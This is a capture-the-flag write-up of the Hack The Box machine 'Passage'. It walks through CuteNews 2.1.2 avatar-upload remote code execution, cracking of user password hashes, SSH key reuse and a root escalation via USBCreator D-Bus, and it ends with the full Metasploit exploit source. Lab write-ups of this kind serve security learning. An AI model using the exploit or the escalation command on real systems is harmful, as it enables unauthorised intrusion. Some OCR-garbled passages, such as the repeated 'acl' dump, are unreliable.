Passage Writeup

created and written by ChefByzen

https://www.hackthebox.eu/home/users/profile/140851

Initial Foothold: www-data

We begin our assessment with the usual nmap scan.


cmd: nmap -sV -sC 192.168.67.106 -v -oA nmap/scan

Nmap returns two open ports and tells us that the victim may be running Linux. Running a full scan, we don't find any more open ports.

Beginning with OpenSSH 7.2p2 on port 22, we find that the victim is not vulnerable to username enumeration nor does it allow password login.


```
root@kali:~/HTB/Passage# ssh www-data@192.168.67.106
Warning: Permanently added '192.168.67.106' (ECDSA) to the list of known hosts.
www-data@192.168.67.106: Permission denied (publickey).
```

Adding passage.htb into our /etc/hosts file for convenience, we investigate the HTTP server on port 80.



Reading the main page, we quickly notice that Fail2Ban is installed. As such, it would be a bad idea to brute-force directories or user log-ins. Hovering other the authors of the news articles, we see the email addresses nadav@passage.htb and paul@passage.htb listed for admin and Paul Coles respectively.

Scrolling to the bottom of the page, we notice that the website is powered by CuteNews. When we inspect the source code of the page, we see multiple references to the /CuteNews/ directory.



Navigating to http://passage.htb/CuteNews/, we are greeted with a login page. While credentials admin:admin don't work, we see that the website is running CuteNews 2.1.2. Additionally, the project is downloadable from https://cutephp.com/.

cmd: searchsploit CuteNews 2.1.2 | grep '\/dos\/' -v

```
root@kali:~/HTB/Passage# searchsploit CuteNews 2.1.2 | grep '\/dos\/' -v

Exploit Title | Path

CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit) | php/remote/46698.rb
CuteNews 2.1.2 - Arbitrary File Deletion | php/webapps/48447.txt
CuteNews 2.1.2 - Authenticated Arbitrary File Upload | php/webapps/48458.txt

Shellcodes: No Results
Papers: No Results
```

The three exploits listed all require a user with low privileges. Luckily, registration is free and we can successfully create the user hacker:hacker. We will be using the RCE Metasploit module located at https://www.exploit-db.com/exploits/46698.

We need to import the Metasploit module, so we can follow the guide at https://medium.com/@pentest_it/how-to-add-a-module-to-metasploit-from-exploit-db-d389c2a33f6d. Unfortunately, the exploit will not appear in Metasploit. A google search for "46698 metasploit" brings us to the page https://github.com/rapid7/metasploit-framework/issues/13246 where user "bcoles" points out a missing comma in the "References" array. After adding this, our exploit successfully loads in Metasploit.

cmd: msfdb run
msf5> use exploit/php/remote/46698
 msf5> set username hacker
 msf5> set password hacker
msf5> set rhosts passage.htb

```
mote/46698) > set username hacker
msf5 exploit(p
username => hacker
                       note/46698) > set password hacker
msf5 exploit(php
password => hacker
msf5 exploit(php
                        te/46698) > set rhosts passage.htb
rhosts => passage.htb
                         e/46698) > options
nsf5 exploit(php/re
Module options (exploit/php/remote/46698):
   Name
                Current Setting Required Description
   PASSWORD
                hacker
                                               Password to authenticate with
                                   no
   Proxies
                                               A proxy chain of format type:host:port[,type:host:port][...] The target host(s), range CIDR identifier, or hosts file with
                                    no
RHOSTS passag
|syntax 'file:<path
                passage.htb
                                    yes
                                               The target port (TCP)
Negotiate SSL/TLS for outgoing connections
   RPORT
                80
                                    yes
                false
                                    no
   TARGETURI
                /CuteNews
                                               Base CutePHP directory path
                                    ves
   USERNAME
                                               Username to authenticate with
                hacker
                                    yes
   VHOST
                                    no
                                               HTTP server virtual host
Exploit target:
   Id
       Name
       Automatic
```

With our user created and exploit ready, all we need to do is run it. With that, we receive a shell as the www-data user.

msf5> exploit

```
www-data@passage:/var/www/html/CuteNews/uploads$ ifconfig && hostname && whoami
         Link encap:Ethernet HWaddr 00:0c:29:29:d6:23
ens33
         inet addr:192.168.67.106 Bcast:192.168.67.255 Mask:255.255.255.0
         inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:1665 errors:0 dropped:0 overruns:0 frame:0
         TX packets:1858 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:208901 (208.9 KB) TX bytes:669720 (669.7 KB)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:231 errors:0 dropped:0 overruns:0 frame:0
         TX packets:231 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:17390 (17.3 KB) TX bytes:17390 (17.3 KB)
passage
ww-data
```

Fixed Metasploit module can be found in Appendix 1

User: paul

Once on the system, our basic enumeration tools don't show us anything particularly interesting. We notice that paul and nadav are users on this machine. Because they have accounts on the website, we may be able to extract their credentials from somewhere within the /var/www/html/ folder. Downloading a copy of CuteNews 2.1.2 for ourselves, we can investigate how users are created.

After some research, we find that users are created and placed into the /var/www/html/CuteNews/cdata/users/ directory. These randomly named .php files contain base64 encoded arrays of user information, including passwords.


```
www-data@passage:/var/www/html/CuteNews/uploads$ grep -r -h "php" -v /var/www/html/CuteNews/cdata/user
s/ | base64 -d | sed "s/}/}}\n/g"
a:1:{s:5:"email";a:1:{s:15:"sid@example.com";s:9:"sid-meier";}}
a:1:{s:5:"email";a:1:{s:9:"kim-swift";a:9:{s:2:"id";s:10:"1592483309";s:4:"name";s:9:"kim-swift";s:3:"acl";s:1:"3";s:5:"email";s:15:"kim@example.com";s:4:"nick";s:9:"Kim Swift";s:4:"pass";s:64:"f609a6f601f
98ab0562356c0cd5626cdc0a07941c86adcfce9af3085fbeca";s:3:"lts";s:10:"1592487096";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"3";}}
}a:1:{s:5:"email";a:1:{s:17:"hacker@hacker.com";s:6:"hacker";}}
}a:1:{s:5:"email";a:1:{s:9:"sid-meier";a:9:{s:2:"id";s:10:"1592483281";s:4:"name";s:9:"sid-meier";s:3:"acl";s:1:"3";s:5:"email";s:15:"sid@example.com";s:4:"nick";s:9:"Sid Meier";s:4:"pass";s:64:"dbdd0a0bb47
fc9f66cbfla8982fd2d344d2aec283d1afaebb4653ec3954dff88";s:3:"lts";s:10:"1592485645";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"2";}}
}a:1:{s:2:"id";a:1:{s:15:"kim@example.com";s:9:"kim-swift";}}
a:1:{s:2:"id";a:1:{s:15:"admin";a:8:{s:2:"id";s:10:"1592483047;s:5:"admin";}}
a:1:{s:2:"id";a:1:{s:15:"admin";a:8:{s:2:"id";s:10:"1592483047;s:5:"admin";3:8:1:"0";s:1:"0";s:1:"0";s:3:"cnt";s:1:"2";}}
a:1:{s:2:"id";a:1:{s:15:"admin";a:8:{s:2:"id";s:10:"1592483047;s:4:"name";s:5:"admin";s:3:"acl";s:1:"3:"s:1:"admin";s:3:"acl";s:1:"admin";a:8:{s:2:"id";a:1:{s:15:"admin";a:8:{s:2:"id";a:1:{s:16:"admin";s:3:"acl";s:1:"0";s:1:"0";s:3:"cnt";s:1:"0";s:3:"acl";s:1:"0";s:3:"acl";s:1:"0";s:3:"acl";s:1:"0";s:3:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";s:1:"acl";
```

Running the numbers and letters in the "pass" field through hash-identifier, we see that they are SHA256 hashes.

```
Li:~/HTB/Passage# hash-identifier
 ##
 #
 #
                                                       v1.2
                                                   By Zion3R
                                           www.Blackploit.com #
                                           Root@Blackploit.com #
 HASH: 7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
ossible Hashs:
  SHA-256
 Haval-256
east Possible Hashs:
  GOST R 34.11-94
RipeMD-256
  SNEFRU-256
SHA-256(HMAC)
  Haval-256 (HMAC)
  RipeMD-256(HMAC)
SNEFRU-256(HMAC)
  SHA-256(md5($pass))
  SHA-256(sha1($pass))
```

Finally, we use johntheripper to crack the hashes for admin, paul, sid-meier, and kim-swift.

With the password atlanta1, we can log in as paul.

www-data@passage> su - paul

```
paul@passage:~$ ifconfig && hostname && whoami
          Link encap: Ethernet HWaddr 00:0c:29:29:d6:23
ens33
          inet addr:192.168.67.106 Bcast:192.168.67.255 Mask:255.255.255.0
          inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2369 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1622167 (1.6 MB) TX bytes:211823 (211.8 KB)
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:600 errors:0 dropped:0 overruns:0 frame:0
          TX packets:600 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:367667 (367.6 KB) TX bytes:367667 (367.6 KB)
passage
paul
paul@passage:~$ cat user.txt
fc95b90a67c62195dc0072fbf39d2613
```

user.txt: fc95b90a67c62195dc0072fbf39d2613

Privilege Escalation: nadav

Once on the system, I can copy my public key into the /home/paul/.ssh/authorized_keys file, allowing me to log in whenever I want. After running basic enumeration scripts, I decided to check paul's ssh keys.

```
paul@passage:~$ cat /home/paul/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5RsY6YtzXOXfxK9gyc2ps4vNGTCIXrs3Cnx2bup6uyD43GaN0zDxOn
m6Qf5SN0yJUhR+X+IfwR3kv8i8sN7rwgnWXzAoATqn3VfCAz9SDq4ZDvuMsoOAuWMiiBn0nlFzaWpSlBunXJlnj0BW3M9
Xw1zbMS5SLfD8VFZMlPWh7HKCTLR2G5G94rfocFWSMKd8DMh5u29TbqNXiwjzMV6o9hWmf4ux77QddH+rhPMlaC2mh4X2
N3SCydMC4awMds+0y0D0IPfLY4+5KHs4isfnIziqAqEBDye0Y0dezHJZuqQjth7P9QFxKXB8c+fGqazj/biEe1zyEn8xe
OWf4aKYt nadav@passage
```

At the end of the file we see "nadav@passage.htb", leading us to believe that public/private keys are shared between users. Because we also find this public key in paul's authorized_keys file, it is safe to try using this private key to access nadav. Copying paul's id_rsa file to our machine as paul_rsa, we can ssh into nadav with the following command.

cmd: ssh -i paul rsa nadav@passage.htb

```
adav@passage:~$ ifconfig && hostname && whoami
ens33
           Link encap:Ethernet HWaddr 00:0c:29:29:d6:23
           inet addr:192.168.67.106 Bcast:192.168.67.255
                                                                  Mask: 255.255.255.0
           inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:3263 errors:0 dropped:0 overruns:0 frame:0
           TX packets:4015 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000
           RX bytes:456174 (456.1 KB) TX bytes:1073571 (1.0 MB)
           Link encap:Local Loopback
lo
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536
                                                Metric:1
           RX packets:205 errors:0 dropped:0 overruns:0 frame:0
           TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:15161 (15.1 KB) TX bytes:15161 (15.1 KB)
passage
naday
```

Root: root

Again after running basic enumeration scripts, I began to check nadav's history. While the .bash_history file is empty, we can see the files he edited and commands he ran in vim using the .viminfo file.

nadav@passage> cat /home/nadav/.viminfo

```
hlsearch on (H) or off (h):
Last Substitute Search Pattern:
-MSle0~&AdminIdentities=unix-group:root
# Last Substitute String:
$AdminIdentities=unix-group:sudo
 Command Line History (newest to oldest):
%s/AdminIdentities=unix-group:root/AdminIdentities=unix-group:sudo/g
 Search String History (newest to oldest):
 AdminIdentities=unix-group:root
 Expression History (newest to oldest):
 Input Line History (newest to oldest):
 Input Line History (newest to oldest):
 Registers:
 File marks:
           /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
          /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
 Jumplist (newest first):
           /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
          /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
/etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
          /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
/etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
          /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
 History of marks within files (newest to oldest):
 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
                  12
 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
                           0
```

Looking up "usb creator" in searchsploit, we find that usb-creator 0.2.x is vulnerable to a local privilege escalation. However, this machine appears to be running version 0.3.2.

```
nadav@passage> dpkg -l | grep -i 'usb-creator'
```

```
nadav@passage:~$ dpkg -l | grep -i 'usb-creator'
ii usb-creator-common 0.3.2
amd64 create a startup disk using a CD or disc image (common files)
```

Navigating to the /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf, we find the following file.

```
nadav@passage:/etc/dbus-1/system.d$ cat com.ubuntu.USBCreator.conf
!DOCTYPE busconfig PUBLIC
 "-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
"http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">
busconfig>
 <!-- Only root can own the service -->
 <policy user="root">
   <allow own="com.ubuntu.USBCreator"/>
 </policy>
 <!-- Allow anyone to invoke methods (further constrained by
      PolicyKit privileges -->
 <policy context="default">
   <allow send destination="com.ubuntu.USBCreator"</pre>
           send_interface="com.ubuntu.USBCreator"/>
   <allow send destination="com.ubuntu.USBCreator"</pre>
           send_interface="org.freedesktop.DBus.Introspectable"/>
   <allow send destination="com.ubuntu.USBCreator"</pre>
           send interface="org.freedesktop.DBus.Properties"/>
 </policy>
/busconfig>
```

We notice that anyone can run USBCreator, however they are restrained by PolicyKit privileges. Looking at /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf, we can see that the groups sudo and admin are considered to be AdminIdentities.

```
nadav@passage:~$ cat /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
[Configuration]
AdminIdentities=unix-group:sudo; unix-group:admin
nadav@passage:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
```

Finally, running a google search for "USBCreator exploit", one of the first results we find is an article at https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/. Reading through the article we find that, because nadav is in an AdminIdentity group, we may be able to arbitrarily copy files as root without supplying a password. Using USBCreator, we can copy over our public key into the /root/.ssh/authorized_keys file or create a malicious /etc/crontab file in order to gain access to the root user.

```
nadav@passage> gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image
    /tmp/evil_rsa.pub /root/.ssh/authorized_keys true
    cmd: ssh -i /root/.ssh/id_rsa root@passage.htb
```

```
root@passage:~# ifconfig && hostname && whoami
ens33
          Link encap:Ethernet HWaddr 00:0c:29:29:d6:23
          inet addr:192.168.67.106 Bcast:192.168.67.255 Mask:255.255.255.0
          inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4751 errors:0 dropped:0 overruns:0 frame:0
         TX packets:4942 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:587180 (587.1 KB) TX bytes:1199209 (1.1 MB)
         Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
         TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
         RX bytes:15161 (15.1 KB) TX bytes:15161 (15.1 KB)
passage
root
root@passage:~# cat root.txt
ec815dfaa4dae53acd25734123272856
root@passage:~# cat writeup.txt
9cbe6e625779bfddb2ade9d7aaae1c29
```

root.txt: ec815dfaa4dae53acd25734123272856 writeup.txt: 9cbe6e625779bfddb2ade9d7aaae1c29

With that, we have fully compromised Passage. Cheers!

```
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote</pre>
  Rank = ExcellentRanking
  include Msf::Exploit::Remote::HttpClient
 def initialize(info = {})
    super(update info(info,
      'Name' => "CuteNews 2.1.2 - 'avatar' Remote Code Execution",
      'Description' => %a(
        This module exploits a command execution vulnerability in CuteNews prior
to 2.1.2.
        The attacker can infiltrate the server through the avatar upload process
in the profile area.
        There is no realistic control of the $imgsize function in "/core/modules/
dashboard.php"
        Header content of the file can be changed and the control can be
bypassed.
       We can use the "GIF" header for this process.
        An ordinary user is enough to exploit the vulnerability. No need for
admin user.
        The module creates a file for you and allows RCE.
      'License' => MSF LICENSE,
      'Author' =>
          'AkkuS <Özkan Mustafa Akkus>', # Discovery & PoC & Metasploit module
      'References' =>
          ['URL', 'http://pentest.com.tr/exploits/CuteNews-2-1-2-Remote-Code-
Execution-Metasploit.html'],
          ['URL', 'http://cutephp.com'] # Official Website
      'Platform' => 'php',
      'Arch' => ARCH PHP,
      'Targets' => [['Automatic', {}]],
      'Privileged' => false,
      'DisclosureDate' => "Apr 14 2019",
      'DefaultTarget' => 0))
    register options(
        OptString.new('TARGETURI', [true, "Base CutePHP directory path",
'/CuteNews'l),
        OptString.new('USERNAME', [true, "Username to authenticate with",
'admin']),
        OptString.new('PASSWORD', [false, "Password to authenticate with",
'admin'])
      ]
    )
```

```
end
  def exec
    res = send_request_cgi({
      'method' => 'GET',
               => normalize uri(target uri.path,
"uploads","avatar #{datastore['USERNAME']}_#{@shell}") # shell url
   })
  end
##
# Login and cookie information gathering
##
  def login(uname, pass, check)
    # 1st request to get cookie
    res = send request cgi(
      'method' => 'POST',
      'uri' => normalize uri(target uri.path, 'index.php'),
      'vars_post' => {
        'action' => 'dologin',
        'username' => uname,
        'password' => pass
      }
    cookie = res.get cookies
    # 2nd request to cookie validation
    res = send_request_cgi({
      'method' => 'GET',
      'uri'
               => normalize uri(target uri.path, "index.php"),
      'cookie' => cookie
    })
    if res.code = 200 && (res.body =~ /dashboard/)
      return cookie
    end
    fail with (Failure:: NoAccess, "Authentication was unsuccessful with user:
#{uname}")
    return nil
  end
  def peer
    "#{ssl ? 'https://' : 'http://' }#{rhost}:#{rport}"
  end
# Upload malicious file // payload integration
 def upload shell(cookie, check)
    res = send_request_cgi({
      'method' => 'GET'
      'uri'
                 => normalize_uri(target_uri.path, "index.php?
mod=main&opt=personal"),
      'cookie'
               => cookie
    })
```

```
signkey = res.body.split('__signature_key" value="')[1].split('"')[0]
     signdsi = res.body.split('__signature_dsi" value="')[1].split('"')[0]
     # data preparation
     fname = Rex::Text.rand text alpha lower(8) + ".php"
     @shell = "#{fname}"
     pdata = Rex::MIME::Message.new
     pdata.add part('main', nil, nil, 'form-data; name="mod"')
    pdata.add_part('personal', nil, nil, 'form-data; name="opt"')
pdata.add_part("#{signkey}", nil, nil, 'form-data; name="__signature_key"')
pdata.add_part("#{signdsi}", nil, nil, 'form-data; name="__signature_dsi"')
     pdata.add_part('', nil, nil, 'form-data; name="editpassword"')
pdata.add_part('', nil, nil, 'form-data; name="confirmpassword"')
     pdata.add part("#{datastore['USERNAME']}", nil, nil, 'form-data;
name="editnickname"')
     pdata.add part("GIF\r\n" + payload.encoded, 'image/png', nil, "form-data:
name=\"avatar_file\"; filename=\"#{fname}\"")
    pdata.add_part('', nil, nil, 'form-data; name="more[site]"')
    pdata.add_part('', nil, nil, 'form-data; name="more[about]"')
     data = pdata.to_s
     res = send request cgi({
        'method' => 'POST',
        'data' => data,
        'agent' => 'Mozilla',
       'ctype' => "multipart/form-data; boundary=#{pdata.bound}",
       'cookie' => cookie,
       'uri' => normalize uri(target uri.path, "index.php")
     })
     if res && res.code == 200 && res.body =~ /User info updated!/
       print status("Trying to upload #{fname}")
       return true
       fail with(Failure::NoAccess, 'Error occurred during uploading!')
       return false
     end
  end
# Exploit controls and information
##
  def exploit
     unless Exploit::CheckCode::Vulnerable == check
       fail with(Failure::NotVulnerable, 'Target is not vulnerable.')
     cookie = login(datastore['USERNAME'], datastore['PASSWORD'], false)
     print good("Authentication was successful with user:
#{datastore['USERNAME']}")
     if upload shell(cookie, true)
       print good("Upload successfully.")
       exec
     end
  end
##
# Version and Vulnerability Check
```

```
##
  def check
    res = send_request_cgi({
      'method' => 'GET',
      'uri'
               => normalize_uri(target_uri.path, "index.php")
    })
   unless res
     vprint_error 'Connection failed'
      return CheckCode::Unknown
    end
   if res.code == 200
     version = res.body.split('target="_blank">CuteNews ')[1].split('</a>')[0]
      if version < '2.1.3'
      print_status("#{peer} - CuteNews is #{version}")
      return Exploit::CheckCode::Vulnerable
      end
    end
    return Exploit::CheckCode::Safe
  end
end
##
# The end of the adventure (o_0) // AkkuS
```